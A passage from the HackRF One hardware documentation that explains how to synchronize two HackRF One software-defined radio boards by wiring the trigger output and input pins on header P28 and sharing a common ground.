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
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
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
HACKRF ONE HARDWARE
HackRF One
Minimum Host System Requirements for HackRF
List of Hardware Revisions
Hardware Components
LEDs
Buttons
Connectors
External Clock Interface (CLKIN and CLKOUT)
Expansion Interface
Hardware Triggering
Clock Synchronization
Requirements
Open Your HackRF One
Identify the Trigger Pins
Connect the Trigger Output to the Trigger Input
Usage
Additional Devices
Read the Docs v: latest

Identify the Trigger Pins

HackRF One has four normally-populated pin headers, three of which are arranged in a 'C' shape. On the circuit board these are marked P28, P22, and P20. P28 is the header nearest to the center of the board. Locate pins 15 (trigger output) and 16 (trigger input) on header P28.



Connect the Trigger Output to the Trigger Input

First ensure that the two devices share a common ground. This may be accomplished by connecting one's CLKIN to the other's CLKOUT as recommended above. Alternatively, connect a jumper wire from P28 pin 2 on one HackRF One to P28 pin 2 on the other HackRF One.

Next use a jumper wire to connect P28 pin 15 (trigger output) on one HackRF One to P28 pin 16 (trigger input) on the other HackRF One.

Usage

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
